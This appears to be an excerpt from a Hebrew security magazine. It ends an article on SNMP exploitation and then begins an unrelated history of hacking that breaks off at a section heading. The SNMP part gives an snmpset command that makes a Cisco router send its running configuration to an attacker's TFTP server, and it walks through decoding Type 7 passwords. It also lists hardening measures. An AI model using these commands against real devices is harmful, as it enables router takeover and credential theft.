./snmpenum.pl 10.0.0.3 public windows.txt
```

דוגמא לפלט ריצה:



צעד אחד קדימה

השגת קונפיגורציה וסימאות:

שליפת מידע כגון שמות התהליכים שרצים על המערכת, הפורטים הפתוחים או שמות המשתמשים המוגדרים על המערכת זה בהחלט מידע שיכול לקדם אותנו צעד אחד קדימה בדרך להשתלטות על הרשת. אבל בעזרת SNMP, אפשר להשיג אפילו יותר.

מערכות IOS של סיסקו תומכות במתודה להעברת קבצי קונפיגורציה וקבצי Image של מערכת ההפעלה בין אחת לשנייה באמצעות SNMP. בנוסף, הן תומכות בהעברת הקבצים הללו גם לשרתי TFTP - ניתן לנצל את המתודה הזאת על מנת להשיג את קובץ הקונפיגורציה, משם לשלוף את הסימא (במידה והיא מוצפנת - ניתן לפענח אותה) וזהו, ניתן להתחבר לאותו ציוד ולעשות בו כרצוננו ©. חשוב לזכור שעל מנת להפעיל את המתודות הנ"ל יש צורך להשתמש ב-Community String עם הרשאות **write**.

איך זה עובד בפועל? ניתן לקרוא על המתודה הנ"ל באתר של סיסקו:

http://www.cisco.com/en/US/tech/tk648/tk362/technologies_tech_note09186a008009463e.shtml


ניתן לראות באותו עמוד כי הם תומכים באובייקטים הבאים:

MIB Object Name	OID
writeNet	.1.3.6.1.4.1.9.2.1.55
hostConfigSet	.1.3.6.1.4.1.9.2.1.53
writeMem	.1.3.6.1.4.1.9.2.1.54
flashToNet	.1.3.6.1.4.1.9.2.10.9
flashErase	.1.3.6.1.4.1.9.2.10.6
netToFlash	.1.3.6.1.4.1.9.2.10.12

מה שמעניין אותנו זה כמובן writeNet, נשתמש בה באופן הבא:

```
snmpset -c [Community-String] [Victim-IP] .1.3.6.1.4.1.9.2.1.55. [TFTP SERVER IP] s config.txt
```

אך לפני שנפעיל אותה - חשוב שנפעיל על המחשב המקומי שרת TFTP (אם אין בשליטתנו שרת TFTP). אישית, אני ממליץ על [Tftpd32](#) - פשוט, נח ויציב מאוד. במידה ואנחנו מעוניינים לתקוף רכיב הנמצא באותה רשת שאנו נמצאים בה יש רק צורך לוודא שיש Routing ביננו לבין אותו ציוד. במידה ואנו תוקפים ציוד תקשורת הנמצא איפשהו בעולם והכל מתבצע דרך האינטרנט - חשוב לזכור להגדיר Port Forwarding על הראוטר דרכו אנו יוצאים לאינטרנט (פורט 69 / UDP).



במידה ועשינו הכל נכון, והכל פעל כשורה, שרת ה-tftpd32 אמור להקיף הודעה כי התקבל חיבור מכתובת IP חיצונית (הציוד הנתקף) ומנסה להפעיל את מתודת PUT על השרת על מנת לכתוב קובץ. בתיקיית ה-root של שרת ה-tftp שלנו אמור להיות עכשיו קובץ ה-running-configuration של הרכיב שתקפנו.

פענוח הסיסמאות:

בקובץ ה-n"ל ניתן למצוא את כל מה שצריך על מנת לעשות כל שנרצה על הרכיב, מסימת ההתחברות לממשק ה-Telnet או ה-SSH, נתוני קונפיגורציה שונית ועד סיסמת ה-enable לקבלת ההרשאות הגבוהות ביותר על המכשיר וכו'.

:"Clear Text" - Type 0

כאשר קובעים סיסמה ב-IOS ניתן לשמור אותה במספר תצורות שונות. במידה וכאשר הגדרנו את הסיסמה, השתמשנו בפקודה "enable password" - הסיסמה תשמר כ-Clear Text. במקרה כזה, בקובץ הקונפיגורציה שלנו, נראה שורה כמו:

```
username cisco password 0 cisco
```

המספר "0" שמגיע לאחר המילה "password", מעיד על כך שהמחרוזת הבאה בשורה מופיעה כ-"Clear Text", מה שעושה לנו את החיים פשוטים.

מלבד Type 0, סיסקו תומכים בעוד שני דרכים לשמירת הסיסמה: Type 5 ו-Type 7.

:"Hidden" - Type 7

במידה ובקובץ הקונפיגורציה שהבאנו, נראה שורה כמו:

```
username cisco password 7 14141B180F0B
```


נדע שהמחרוזת הבאה לא שמורה כ-Clear Text, אך מצד שני היא גם איננה מוצפנת - אלא מקודדת, ניתן לקודד אותה בחזרה בעזרת ביצוע השלבים הבאים:

קיימת סדרת התווים הבאה והיא קבועה בכל מכשיר של סיסקו:

```
tfd;kfoA,.iyewrkldJKD
```

בקובץ הקונפיגורציה שהבאנו, קיימת המחרוזת הבאה:

```
14141B180F0B
```

צמד המספרים הראשון אומר לנו מה המיקום של התו איתו ביצעו את שאר הפעולות בעת הקידוד. במקרה שלנו, צמד המספרים הראשון הוא "14", במחרוזת הקבועה של סיסקו, התו ה-14 הוא: "w"

tfd;kfoA, .iyewrkldJKD

אם נסתכל בטבלת האסקי, נראה כי הערך האסקי של "w" הוא 119. ובהקסדצימאלית זה יוצא לנו 77. מה שאומר שעלינו לבצע XOR 77 לצמד המספרים השני במחרוזת המקודדת (14), מה שנותן לנו: 63.

לאחר מכן עלינו להתקדם תו אחד קדימה במחרוזת הקבועה של סיסקו: "r"

tfd;kfoA, .iyewrkldJKD

ובעזרתה עלינו לבצע בדיוק את אותו השלב, רק שהפעם עם צמד המספרים השלישי.

לאחר שסיימנו לבצע XOR בעזרת המחרוזת של סיסקו על כלל המחרוזת שלנו, עלינו להמיר את התוצאה לדצימאלית ולברר מה הערך בטבלת האסקי - התווים שנקבל מרכיבים את הסיסמה המקורית שנקבעה.


לצורך סיכום, הכנתי טבלה שמציגה את התהליך:

14	xor	77 (w)	63	=> Dec =>	99	=> ASCII =>	c
1B	xor	72 (r)	69	=> Dec =>	105	=> ASCII =>	i
18	xor	6b (k)	73	=> Dec =>	115	=> ASCII =>	s
0F	xor	6c (l)	63	=> Dec =>	99	=> ASCII =>	c
0B	xor	64 (d)	6f	=> Dec =>	111	=> ASCII =>	o

מה שאומר שהסיסמה שלנו היא: cisco

וכמו בכל עניין, גם כאן נכתבו כלים רבים שבאמצעותם ניתן לפענח את המידע בצורה פשוטה, דוגמה לכמה מהם:

- <http://www.ibeast.com/content/tools/CiscoPassword/index.asp>
- <http://www.ifm.net.nz/cookbooks/passwordcracker.html>
- <http://password-decrypt.com>



"Secret" - Type 5

במידה והסיסמאות נשמרו כ-Secret קובץ הקונפיגורציה ישמור אותן באופן מגובב, בקובץ הקונפיגורציה שהבאנו, נראה שורה בסגנון הבא:

```
enable secret 5 $1$2yAz$9U8tjko7o6hH6FwXpNbkA
```

מה שאומר שהסיסמה נשמרה באופן מגובב (MD5 + Salt). אין דרך לפענח את הסיסמה כמו שעשינו בתהליך הקודם אך כן ניתן לנסות לנחש את הסיסמה בעזרת כלים המבצעים שימוש ב-Rainbow Tables. דוגמא טובה לכלי כזה הינה: [John The Ripper](#).

מה ניתן לעשות?

אז ראינו כמה ניתן לנצל רכיבים אלו, מה אפשר לעשות על מנת להימנע מכך בתור מנהלי רשתות? מספר נקודות:

- כאשר מגדירים רכיב SNMP אין להשתמש ב-Community Strings שבאות כברירת מחדל אלא לקבוע Community Strings חדשות ומורכבות (שלא יהיה ניתן לנחש אותן בצורה פשוטה).
- יש לעבוד תמיד עם העיקרון "Least Privilege" שמנחה שתמיד יש להקצות את ההרשאות הנמוכות ביותר שניתן לתת על מנת לאפשר עבודה סדירה. אם אנו מעוניינים שמערכת מסוימת תקרא מידע מתחנות הקצה ברשת – שתשתמש ב-Community String עם הרשאות קריאה בלבד.
- אם יש לנו מספר רכיבים המנהלים מקטעים שונים ברשת, עדיף להפריד Community String ביניהם ושלכל מקטע תהיה Community String משלו, כך במידה ותוקף השיג Community String של מקטע רשת אחד, הוא ייעצר שם, והדבר לא ישפיע על שאר המקטעים ברשת.
- במידה וניתן - להגדיר Authentication Traps על רכיבי הקצה.
- במידה וכלל הציוד ברשת תומך: שימוש ב-IPSec על מנת לאבטח את הודעות ה-SNMP שעוברות ברשת, כך גם ברשתות מבוססות תשתית של מיקרוסופט (שבהן אין SNMPv3 - המידע יעבור באופן מוצפן).
- ברוב הרכיבים, ניתן להגדיר כתובת IP ספציפית שרק אליה יגיבו הרכיבים ברשת (שימוש במנגנוני Access Control Lists, rACL, ACL on Interface וכו'), וכך להקשות על התוקפים (תוקפים עדיין יוכלו

לבצע מתקפות כגון ARP Spoofing על מנת להתחזות לישויות שונות ברשת, אך הדבר כרוך בהרבה רעש ובסבירות גובהה, גם ה-IDS הפשוט ביותר יוכל לזהות זאת).

- יש לעבוד מול SNMPv3 במידה והדבר מתאפשר (מגיעה כברירת מחדל במערכת IOS 12 של סיקו, מערכת ההפעלה של מיקרוסופט [עדיין לא תומכת בה](#), הגרסה החדשה ביותר הנתמכת הינה SNMPv2c-ISO-SNMPv2), גרסאות SNMPv1 ו-SNMPv2 אינן תומכות בהצפנת התקשורת, נתון שיכול להקל מאוד על התוקפים.
- אפשר syslog וביצוע בקרה על כך באופן שותף - כך יהיה ניתן לדעת האם בוצעו ניסיונות הזדהות למערכת שנחלו כישלון ולנסות לאתר אנומליות בהתנהגות הרציפה של הרשת.
- אין להשתמש במנגנונים השומרים סיסמאות באופן גלוי / מקודד או כזה הניתן לשחזור בצורה שאינה בטוחה כגון Hidden במוצרי סיקו ו-\$9\$ ב-Juniper.
- את ציוד הרשת יש לשמור בארונות ייעודיים ונעולים על מנת למנוע גישה פיזית לרכיבי הרשת. תוקף בעל גישה פיזית יכול לעקוף כל מנגנון בעזרת ביצוע Factory Reset לרכיבים.


מומלץ מאוד לעבור וליישם את כלל הנקודות המופיעות במסמך הבא:

http://www.cisco.com/en/US/tech/tk648/tk362/technologies_tech_note09186a0080094489.shtml

סיכום

כמו שראינו, SNMP הינו כלי חזק ביותר למנהל הרשת, אך כמו שהוא יעיל ומקל על מנהל הרשת - כך הוא גם יכול להאקר להשתלט על הרשת. במידה ופרסנו מערך SNMP ברשת ו"חיפפנו קצת" בעניין אבטחת המידע - הדבר עלול לשמש כנגדנו בעתיד. חשוב לעבור ולחשוב על כלל ההיבטים הקשורים לאבטחת המידע ושלמותו על מנת להימנע ממקרים בהם יהיה ניתן לנצל כשלי אבטחה כנגד הרשת וכנגדנו.

במידה ותוקף הצליח להשיג גישה לראוטר בארגון שלנו, הוא אינו מסכן את הסקופ הספציפי של הראוטר אלא של כלל הגורמים אשר עושים בו שימוש ואף מעבר לכך. שמירה על כללי אבטחה סבירים היום תמנע ממנו כאב ראש גדול מאוד מחר.



ביבילוגרפיה / לקריאה נוספת

- <http://nmap.org/nsedoc/scripts/snmp-brute.html>
- <http://stealthhackroom.blogspot.co.il/2010/08/default-snmp-settings-full-of.html>
- [http://technet.microsoft.com/en-us/library/cc783142\(v=ws.10\).aspx](http://technet.microsoft.com/en-us/library/cc783142(v=ws.10).aspx)
- <http://net-snmp.sourceforge.net/wiki/index.php/>
- http://publib.boulder.ibm.com/infocenter/pseries/v5r3/index.jsp?topic=/com.ibm.aix.progcomm/doc/progcomc/mib_db.htm
- <http://oreilly.com/perl/excerpts/system-admin-with-perl/twenty-minute-snmp-tutorial.html>
- <http://www.lyberty.com/encyc/articles/snmp.html>
- http://www.webnms.com/cagent/help/technology_used/c_snmp_overview.html
- http://www.cisco.com/en/US/docs/ios/11_0/mib/quick/reference/mtxt.html
- <http://pen-testing.sans.org/resources/papers/gcih/cisco-ios-type-7-password-vulnerability-100566>
- <http://www.webpronews.com/snmp-enumeration-and-hacking-2003-09>
- http://www.cisco.com/en/US/tech/tk648/tk362/technologies_tech_note09186a0080094489.shtml

קיצור תולדות ההאקינג

מאת שחר גייגר מאור

הקדמה

מאז שנות השמונים הפכו מחשבים מאמצעי טכנולוגי חדשני¹, אך זניח, לאחד מגורמי הייצור ואמצעי התקשורת החשובים והנפוצים² ביותר בכלכלה של ימינו. אם בעבר בוצעו רוב האינטראקציות העסקיות בין בני האדם בטלפון, בדואר או בשיחה, כיום המגמה השתנתה לגמרי. רוב התקשורת והאינטראקציה בין בני אדם מבוצעות באמצעות מחשבים ורשתות מחשב³. יתרה מזאת, חלק ניכר מהכלכלה, תשתיות המדינה ואפילו תשתיות הביטחון מושתתות כיום על מחשבים.

רשת האינטרנט, אשר החלה דרכה בשנות השישים של המאה ועשרים בהעברת מסרי ARPANET⁴, התקדמה מאוד בתקנון פרוטוקולי TCP/IP⁵ וקיבלה תאוצה משמעותית בשנות התשעים של אותה מאה עם גידול שנתי של 100% במספר המשתמשים⁶. כל אלה הביאו לשינוי המדובר בתפיסת התקשורת בחיים של כל אחד מאתנו. עם הרחבת השימוש באינטרנט החלו להתרבות ולהשתכלל מעשי החדירה למחשבים⁷ ואבטחת המידע באינטרנט הפכה מאמצעי טקטי לקונספט אסטרטגי⁸.

במסגרת מאמר זה נראה את השינוי באופי הפריצות הלא החוקיות למחשבים על פני זמן. במסגרת המסמך לא נתרכז בעצם החוקיות המשפטית של מעשי הפריצה, כי אם במוטיבציות ובתמריצים שהנחו את אותם גורמים אשר ביצעו פריצות אלה. כמו כן נתאר את השינוי במניעי הפריצה למחשבים לאורך השנים כתלות בהתבססות העולם המודרני על תשתיות מחשבים. בנוסף, נתאר את העלייה במורכבות הפריצות, את הקלות היחסית שבה ניתן להשיג אמצעי פריצה למחשבים וכניסתם של גורמים עוינים מאורגנים כמו ארגוני פשע ומדינות לזירה הקיברנטית.

¹ Time Magazine, **The Computer Moves In**, <http://www.time.com/time/magazine/article/0,9171,953632,00.html>

² Wikipedia, **market share of leading PC vendors**, http://en.wikipedia.org/wiki/Market_share_of_leading_PC_vendors

³ Sheizaf Rafaeli - Interactivity: From New Media To Communication (Sage Annual Review of Communication Research: Advancing Communication Science Vol. 16 p. 110-134, Sage: Beverly Hills, CA.)
http://gsb.haifa.ac.il/~sheizaf/interactivity/Interactivity_Rafaeli.pdf

⁴ IEEE, **Milestones: Birthplace of the Internet, 1969**,
http://www.ieee.org/wiki/index.php/Milestones:Birthplace_of_the_Internet_1969

⁵ Night-Ray, **TCP/IP Diagram**, http://www.night-ray.com/TCP_IP_State_Transition_Diagram.pdf

⁶ K. G. Coffman, A. M. Odlyzko: The Size And Growth Rate Of The Internet (AT&T Labs - Research, Revised version, October 2, 1998): <http://www.dtc.umn.edu/~odlyzko/doc/internet.size.pdf>

⁷ M. E. Kabay, A Brief History of Computer Crime: An Introduction for Students (School of Graduate Studies Norwich University, 2008): <http://www.mekabay.com/overviews/history.pdf>

⁸ Kenneth Geers - Strategic Cyber Security (NATO Cooperative Cyber Defense Centre of Excellence June 2011),
http://www.ccdcoe.org/publications/books/Strategic_Cyber_Security_K_Geers.PDF



[מקור: computers4business.com]

אי אפשר לדבר על תופעת ההאקרים ומניעיהם מבלי להתייחס לרשת האינטרנט, אותה קרקע פורייה עליה הם פועלים תוך ניצול חולשות אנושיות. בשנת 1945 פרסם ד"ר ואנבר בוש (Bush) מאמר בירחון אטלנטיק בו טען כי הבעיה הגדולה ביותר העומדת בפני מדענים היא עודף המידע. הפתרונות, לטענתו, היו שניים: המיקרופילם והשפופרת הקתודית. הראשונה מצמצמת מידע עצום לגודל קטן והשנייה מאפשרת


הצגת מידע על גבי מסך זכוכית. עוד כתב בוש, כי המשתמשים יוכלו לעבור ממסך אחד לשני באמצעות "נתיבים" (trails). למערכת שהייתה אמורה לאפשר זאת קראו Memex אך היא לעולם לא נבנתה.⁹ קל לראות שרעיון הנתיבים דומה להפליא לרעיון הרשת העולמית (WWW) שיעברו עוד שנים רבות עד שתופיע בחיינו. שנות החמישים והשישים של המאה ה-20 היו שנים של חשש ניכר מפני תוצאותיה של מלחמה גרעינית וחשוב יותר, המשכיות החיים לאחר מהלומה גרעינית. אחד הרעיונות המרכזיים שעניינו את הצבא האמריקאי היה תקשור ישיר בין יחידות צבאיות ללא מעבר דרך רשת שליטה מרכזית וזאת באמצעות טכנולוגיית "מיתוג חבילות" (Packet Switching) בניגוד לטכנולוגיית המעגלים האנלוגיים.¹⁰

בשנת 1968 החליטה ARPA, גוף השייך לפנטגון, לבנות רשת מחשבים שתקשר מספר פקולטות אוניברסיטאיות שעסקו במחקרים עבור משרד ההגנה. כך נוסדה ה-ARPANET שהייתה מבוססת על המצאת "מיתוג החבילות". בשנת 1973 החליטו ARPANET לחבר פרוטוקול חדש המתאר איך מחשבים ברשת צריכים לדבר אחד עם השני ונקבעו שני עקרונות מרכזיים: רשתות מחוברות = internetwork או בקיצור - אינטרנט. העיקרון השני: כל סוגי התקשורת יקבלו יחס זהה. מכאן, החלו לעבוד על שני תקנים מרכזיים: TCP & IP, שני פרוטוקולים הנחשבים עד היום למרכזים ביותר בתקשורת אינטרנט. על פי פרוטוקולים אלה, הרשתות השונות יחברו באמצעות רכיבי חומרה הנקראים "שערים" (gateway). תוכנית זו הייתה גמישה דייה כדי לאפשר חיבור רשתות תקשורת שונות ועמידה מספיק כדי לאפשר גידול מהיר. מכאן הייתה ההתפתחות מהירה. בשנת 1971 ריי טומלינסון (Tomlinson), מהנדס בהכשרתו, המציא את תוכנת הדואר האלקטרוני הראשונה והשתמש בסימן "@" כדי להפריד בין השולח לכתובת הרשת שלו.¹¹ בשנת 1982 החלו לצמוח רשתות תקשורת מתחרות ל-ARPANET (שבעצמה פוצלה לרשת צבאית ולרשת אזרחית).

⁹ The Atlantic Magazine, **As You May Think**, <http://www.theatlantic.com/magazine/archive/1945/07/as-we-may-think/303881/>

¹⁰ Paul Baran: Introduction to Distributed Communications Networks (Rand Corporation, 1964): http://www.rand.org/pubs/research_memoranda/2006/RM3420.pdf

¹¹ About.com - Investors, History of Email & Ray Tomlinson, <http://inventors.about.com/od/estartinventions/a/email.htm>



בסוף שנות ה-80 של המאה ה-20 אישר הקונגרס האמריקאי תקציב לבניית רשת חדשה ומהירה (NSFNET). ב-1990 נסגרה ה-ARPANET ונושא האינטרנט הועבר לקרן הלאומית למדעים. לקראת סוף שנות ה-80 היו כבר כמה מיליוני מחשבים מחוברים לרשתות התקשורת והאינטרנט עצמו כלל יותר מ-800 רשתות ויותר מ-150 אלף משתמשים רשומים אך עדיין החיבור והשימוש ברשת היו מסורבלים ולא נגישים.

בשנת 1990 טים ברנרס לי החל לכתוב תוכנה שתהפוך את הדיאלוג והחיבור לרשת לפשוטים יותר. הוא נתן לה את השם World Wide Web הידוע בקיצור WWW. התוכנית הייתה פשוטה, ונועדה "לשבת" מעל האינטרנט ולהשתמש בפרוטוקולי תקשורת וטכנולוגיית החלפת החבילות שלה. מכאן יצר לי את הדפדפן הראשון, הפך את מחשבו למחשב מארח ויצר את אתר התוכן הראשון¹². בתחילת 1993 נאסר ע"י ממשלת ארה"ב לערוך שימוש מסחרי ברשת (דבר הנראה דמיוני היום) והשימוש ברשת חייב קבלת היתר מיוחד שהיה שונה מהסכמי השימוש המוכרים לנו היום בהיותו נגד שימוש מסחרי.

בנובמבר 1991 הציעה הקרן לניהול מדעים בארה"ב הצעה לסגור את NSFNET ולהחליפה ברשתות מסחריות ומתחרות. באפריל 1995 נסגרה MSFNET והאינטרנט הפך למיזם של הסקטור הפרטי. ביוני 1990 כתב אל גור, סגן נשיא ארה"ב לשעבר, מאמר במדור Washington post @ outlook ובו קבע בפעם הראשונה את המונח information superhighway - אוטוסטדרת המידע¹³. עם הזמן הפכה הטכנולוגיה את הגלישה באינטרנט לפשוטה ונגישה ומכאן האינטרנט לא עצר. עד היום הוא מגלם בתוכו אפשרויות אין סופיות לרווחים כספיים והשגת מידע חיוני. את זה יודעים גם ההאקרים, אשר הפכו לאיום על מערכות החיים, הכלכלה, התשתיות והביטחון¹⁴.

מהי חדירה למחשב?

בדיון על מניעי חדירה למחשבים צריך להתחיל בלהגדיר מהי חדירה למחשב ואיך מתייחס אליה החוק. המונח "האקר" לא היה מונח שלילי בשנות האינטרנט והמחשוב המואץ של המאה הקודמת, אפשר לומר שרק עם התפתחות המסחר, הפצחנים גילו את הפוטנציאל הכלכלי "בפשיעה הנקייה" כביכול ולצידם הפכה גם מלחמת הסייבר לכלי מרכזי בפעילותן של מדינות, ארגוני טרור, אנשים פרטיים וכו'.

עבירות בעולם המחשוב העמידו בפני החברה צורך להגדיר מהו פשע ממוחשב ומהו איום ממוחשב ובלשונה של השופטת ברלינר: "לאחר החדירה למחשב לא נותרים סימנים, אין רסיסי זכוכית או מנעולים

¹² CERN, **The website of the world's first-ever web server**, <http://info.cern.ch/>

¹³ Netvalley, Roads and Crossroads In The Internet History, http://www.netvalley.com/internet/history_of_internet.pdf

¹⁴ John Cassidy: Dot.com (Convention on Cybercrime- council of Europe, Budapest, 23.11.2001), <http://www.conventions.coe.int/Treaty/en/Treaties/Html/185.htm>

מעוקמים, ובהעדר סימנים לפריצה גילוי עבירות כגון אלה מחייב מיומנות טכנית גבוהה ומוחות מתוחכמים לא פחות מאלה של מבצעי העבירה¹⁵. בשורות הבאות נבאר את ההגדרות למונח חדירה למחשב וכן מספר מושגי יסוד במלחמת הסייבר.

בשנת 1995 נחקק חוק המחשב ובו הוגדרו סנקציות פליליות לעבירות מחשב אשר חולקו ל-3 סוגים ומגדיר מושגים מרכזיים לעניין זה¹⁶:

- עבירות רגילות בהן נעשה שימוש במחשב (כגון זיוף, מרמה וכדומה).
- עבירות בהן נפל בעל מחשב קורבן לעבירה פלילית בה נעשה שימוש במחשב שלו (דוגמאות: שיבוש והפרעה לפעולת המחשב, אחסנת מידע כוזב, הפצת וירוסים, חדירה לדואר אלקטרוני).
- עבירות בהן המחשב הוא אמצעי לביצוע העבירה ומהווה הראייה המרכזית נגד חשודים בעבירה פלילית מכל סוג.

בשנים האחרונות נוסף מימד נוסף לחדירה למערכות מחשב והוא "מלחמת הסייבר" שלמרות שמקבלת לגיטימיות מגופי ממשל (תלוי מי התוקף ומי המגן כמובן) הרי היא פעילות האקרית לכל דבר. המושג Cyberspace אינו חלק מהטבע ומורכב מכל הרשתות הממוחשבות בעולם ומכל נקודות הקצה שמחוברות אל אותן רשתות ונשלטות באמצעות פקודות העוברות בהן¹⁷.

הגדרת מושגי הייסוד החשובים בהקשר של חדירה לא חוקית למחשבים

דיון על פריצה למערכות מחשב מחייב אותנו לעשות סדר ולהגדיר בצורה ברורה מספר מושגי יסוד שיחזרו ויעלו כאן בעמודים הבאים משני צידי המתרס: מי הם הפורצים? ולאן?

חשוב לציין כי במסגרת סקירה קצרה זו נתייחס למושגים נבחרים בלבד בעולם הפריצות למחשב. יודגש, כי עולם תוכן זה עתיר במושגים ובביטויים ייחודיים לו ויש חשיבות רבה לקריאה נוספת לצורך הבנה טובה יותר של הגורמים והאמצעים שבאמצעותם ניתן לפרוץ למחשבים. כמו כן חשוב להרחיב ולהכיר את סוגי ההתקפות אשר מבוצעות כנגד רשתות מחשבים יום יום ברחבי העולם.



[מקור: [dearestscooter](#)]

ה"פריקר", ה"קראקר" וה"האקר":

Phreaking¹⁸ - אומנות הפריצה למערכות ומרכזיות טלפוניה. על פי הגדרה רחבה יותר מדובר בפריצה למערכות תקשורת כלשהן. היו זמנים בהם פריקינג

¹⁵ עפ 071227/01, מדינת ישראל נגד אהוד טננבאום, עמ' 6.

¹⁶ חוק המחשבים, התשנ"ה - 1995.

¹⁷ ליאור טבנסקי - לחימה במרחב הקיברנטי: מושגי יסוד - צבא ואסטרטגיה / כרך 3 / גיליון 1 / מאי 2011

¹⁸ The Free Dictionary, **Phreaking**, <http://encyclopedia2.thefreedictionary.com/Phone+phreaking>

נחשב לפעילות כמעט מכובדת בקרב ההאקרים. הסכם ג'נטלמני לא חתום בין הפורצים למיניהם התיר פריצה למערכות טלפוניה לשם הסקרנות האינטלקטואלית, אך אסר גרימה של נזק ממשי. מצב זה לא שרד יותר מדי זמן עם הופעת קבוצות פריקרים פרועות אשר פגעו פרצו למערכות טלפוניה לשם השגת רווח וגרמו, אגב כך, לנזק ללקוחות, לעצמם ולעמיתיהם. דוגמא לכך ניתן למצוא בנוף המקומי בפרשת האחים באדיר, אשר הורשעו בבית משפט בתחילת שנות האלפיים בפריצה למרכזיות טלפוניה וגניבת שיחות בסכום כולל של כ-20 מיליון שקלים¹⁹.

Cracker²⁰ - אדם שפורץ את מעגל האבטחה על מערכת מסוימת. הביטוי הומצא על ידי האקרים בשנת 1985 כדי לתאר התייחסות לא נכונה אליהם מצד עיתונאים. הביטוי מכיל בתוכו בוז וסלידה מהצורה הוונדליסטית שבה נעשית הפריצה למחשב. האקרים מציבים עצמם מעל לקראקרים ומצפים מעצמם וחבריהם "ליותר" מאשר "סתם" פריצה גסה למערכות.




Hacker²¹ - מקור המילה באנגלית הוא בעל מקצוע, "המבקע" (hack) עצמים או משטחים באמצעות גרזן. בעולם המחשבים והתכנות מדובר באדם אשר נהנה לחקור את גבולות התוכנה ומערכות המחשב. המושג הוכנס לשימוש בתחום מדעי המחשב ככל הנראה

בשנות ה-60 של המאה העשרים במכון הטכנולוגי של מסצ'וסטס (MIT), אשר בה תוארו שני טיפוסים של סטודנטים: "tool" - סטודנט רגיל אשר מגיע לשיעורים ולומד בצורה סבירה, "hacker" - סטודנט שהוא בדיוק ההיפך. האקר לפי MIT העביר את רוב לילותיו בפריצה למחשבים וחקירה שלהם²². האקר מתואר כמתכנת בעל יכולות גבוהות מהמוצע ואף כמומחה אשר נהנה מחיפוש דרכים יצירתיות לגלות את דרכי הפעילות של מערכות המחשב. לעתים המושג "האקר" ניתן כשם תואר לאנשים חקרניים וניתן למצוא אותו בהשאלה גם בעולמות תוכן שאינם קשורים למחשב. ההקשר בו מתואר האקר הוא חיובי ברובו. על פי "מילון ההאקרים החדש" בעריכת אריק ריימונד (שממנו מצוטטים המושגים "האקר" ו"קראקר"). האוריינטציה שיש להשתמש במונח "האקר" צריכה להיות חיובית, בעוד שהמונח "קראקר" מתייחס לצד השלילי והנחות של פריצה למחשבים.

חשוב לציין כי רובנו חוטאים בהתייחסנו לכל פורצי המחשבים המזיקים כ"האקרים" ולא "קראקרים". מכיוון שאין מטרתנו במאמר זה לשנות את התפיסה הרווחת בתחום, נתייחס בביטוי "האקר" כשם כללי לכל פורץ למחשב באשר הוא ללא תלות במהות הפריצה.

¹⁹ הארץ, האחים בדיר הורשעו בחדירה למחשבים, <http://www.haaretz.co.il/misc/1.731648>
²⁰ Eric S. Raymond, The New Hacker's Dictionary, 163, (The MIT Press, VERSION 4.2.2, 20 AUG 2000)
²¹ Eric S. Raymond, The New Hacker's Dictionary, 310, (The MIT Press, VERSION 4.2.2, 20 AUG 2000)
²² Brian Harvey, Computer Hacking and Ethics -Appendix A: What is a Hacker? (University of California, Berkeley, 1985)



סקירה היסטורית של אירועים חשובים בתחום הפריצה למחשבים

